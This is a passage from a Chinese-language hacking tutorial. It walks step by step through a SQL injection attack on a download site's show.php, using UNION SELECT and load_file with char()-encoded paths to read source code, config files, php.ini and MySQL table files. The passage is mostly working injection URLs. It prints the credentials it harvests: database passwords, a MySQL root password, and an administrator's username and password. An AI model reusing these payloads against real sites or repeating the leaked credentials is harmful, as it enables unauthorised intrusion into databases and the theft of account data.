


图39

D:/web/xxxx/down/show.php转化成ASCII后为：char(100,58,47,119,101,98,47,104,101,105,98,97,105,47,100,111,119,110,47,115,104,111,119,46,112,104,112)

我们提交：view-source:http://www.xxxx.net/down/show.php?id=5403%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,load_file(char(100,58,47,119,101,98,47,104,101,105,98,97,105,47,100,111,119,110,47,115,104,111,119,46,112,104,112)),13,14,15,16,17,18,19

显示出它的源代码，如图40所示。




图40

因为在show.php中有一句<META HTTP-EQUIV=REFRESH

CONTENT='0;URL=list.php'>，如果我们直接在浏览器里提交会跳转到list.php。我们还发现这句require("./include/config.inc.php");代码。好东西，应该是配置文件，OK！继续。

d:/web/xxxx/down/include/config.inc.php转化成: char(100,58,47,119,101,98,47,104,101,105,98,97,105,47,100,111,119,110,47,105,110,99,108,117,100,101,47,99,111,110,102,105,103,46,105,110,99,46,112,104,112)

我们输入：http://www.xxxx.net/down/show.php?id=5403%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,load_file(char(100,58,47,119,101,98,47,104,101,105,98,97,105,47,100,111,119,110,47,105,110,99,108,117,100,101,47,99,111,110,102,105,103,46,105,110,99,46,112,104,112)),13,14,15,16,17,18,19

结果如图41所示。




图41

里面内容主要有：

```
ymDown（夜猫下载系统）是一个应用于网站提供下载服务的的程序
//-------------------------------------------------------------//
// ? ? ? ? ? ? ? ? ? ? ? ? ? ? 常规设置 ? ? ? ? ? ? ? ? ? ? ? ? ? //
// -------------------------------------------------------------//
// 数据库信息
$dbhost = "localhost"; // 数据库主机名
$dbuser = "download"; // 数据库用户名
$dbpasswd = "kunstar988"; // 数据库密码
$dbname = "download"; // 数据库名
// Cookie 名称
$cookie_name = "xxxx";
// 版本号
$version = "1.0.1";
// 数据表名
$down_table = ymdown;
$down_user_table = ymdown_user;
$down_sort1_table = ymdown_sort1;
$down_sort2_table = ymdown_sort2;
晕原来用的是夜猫的下载系统，而且我们知道了
$dbuser = "download"; // 数据库用户名
$dbpasswd = "kunstar988"; // 数据库密码
说不定呆会有用哦。
```

用的表名是默认的，我们知道夜猫的管理员密码放在ymdown_user中。我们继续提交http://www.xxxx.net/down/show.php?id=5403%20and%201=2%20union%20select%201,2,3,username,5,password,7,8,9,10,11,12,13,14,15,16,17,18,19 from ymdown_user，结果如图42所示。




图42

根据提示，我们知道文件大小处的是username，应用平台处的是password，即这套系统管理员的username=dload，password＝6558428。夜猫下载系统的后台默认在admin目录下，我试验了很久都没有找到，晕之！想直接连接MySQL，发现3306端口并没有开放。去看看别的吧！

http://www.xxxx.net/vip/article/login.php看起来像是会员的登陆，我们看看先。

d:/web/xxxx/vip/article/login.php转化成16进制: char(100,58,47,119,101,98,47,104,101,105,98,97,105,47,118,105,112,47,97,114,116,105,99,108,101,47,108,111,103,105,110,46,112,104,112)

我们输入: http://www.xxxx.net/down/show.php?id=5403%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,load_file(char(100,58,47,119,101,98,47,104,101,105,98,97,105,47,118,105,112,47,97,114,116,105,99,108,101,47,108,111,103,105,110,46,112,104,112)),13,14,15,16,17,18,19

结果如图43。




图43

其中主要有价值内容如下：

```
require ("./include/global.php");
require ("./include/config.inc.php");
require ("./mainfunction.php");
require ("./function.php");
```

当然，我们去看config.inc.php吧！

d:/web/xxxx/vip/article/include/config.inc.php

转成：char(100,58,47,119,101,98,47,104,101,105,98,97,105,47,118,105,112,47,97,114,116,105,99,108,101,47,105,110,99,

108,117,100,101,47,99,111,110,102,105,103,46,105,110,99,46,112,104,112)

输入 http://www.xxxx.net/down/show.php?id=5403%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,load_file(char(100,58,47,119,101,98,47,104,101,105,98,97,105,47,118,105,112,47,97,114,116,105,99,108,101,47,105,110,99,108,117,100,101,47,99,111,110,102,105,103,46,105,110,99,46,112,104,112)),13,14,15,16,17,18,19

结果如图44。




图44

显示了很多好东西：

```
$dbhost = "localhost"; // 数据库主机名
$dbuser = "root"; // 数据库用户名
$dbpass = "234ytr8ut"; // 数据库密码
$dbname = "article"; // 数据库名
$ymcms_user_table = "user";
$ymcms_usergroup_table = "usergroup";
$ymcms_userrace_table = "userrace";
```

表还是默认的表，而且出来了root的密码。要是能连上它的MySQL该多好啊，那样我们就可以into outfile了。找了找phpmyadmin，没有找到，或许根本就没有用。读c:/winnt/php.ini发现：

```
; Magic quotes
;
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = On
```

55555555……痛苦中，我们看看能不能搞几个会员帐号。猜测会员帐号放在user表中，我们直接读data下article文件夹里的user.myd文件，Article/user.myd转换成char(97,114,116,105,99,108,101,47,117,115,101,114,46,109,121,100)。我们输入http://www.xxxx.net/down/show.php?id=5403%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,load_file(char(97,114,116,105,99,108,101,47,117,115,101,114,46,109,121,100)),13,14,15,16,17,18,19，结果如图45所示。

晕死！竟然没有返回。我们来读Article/user.frm。提交：http://www.xxxx.net/down/show.php?id=5403%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,load_file(char(97,114,116,105,99,108,101,47,117,115,101,114,46,102,114,109)),13,14,15,16,17,18,19

结果如图46所示。

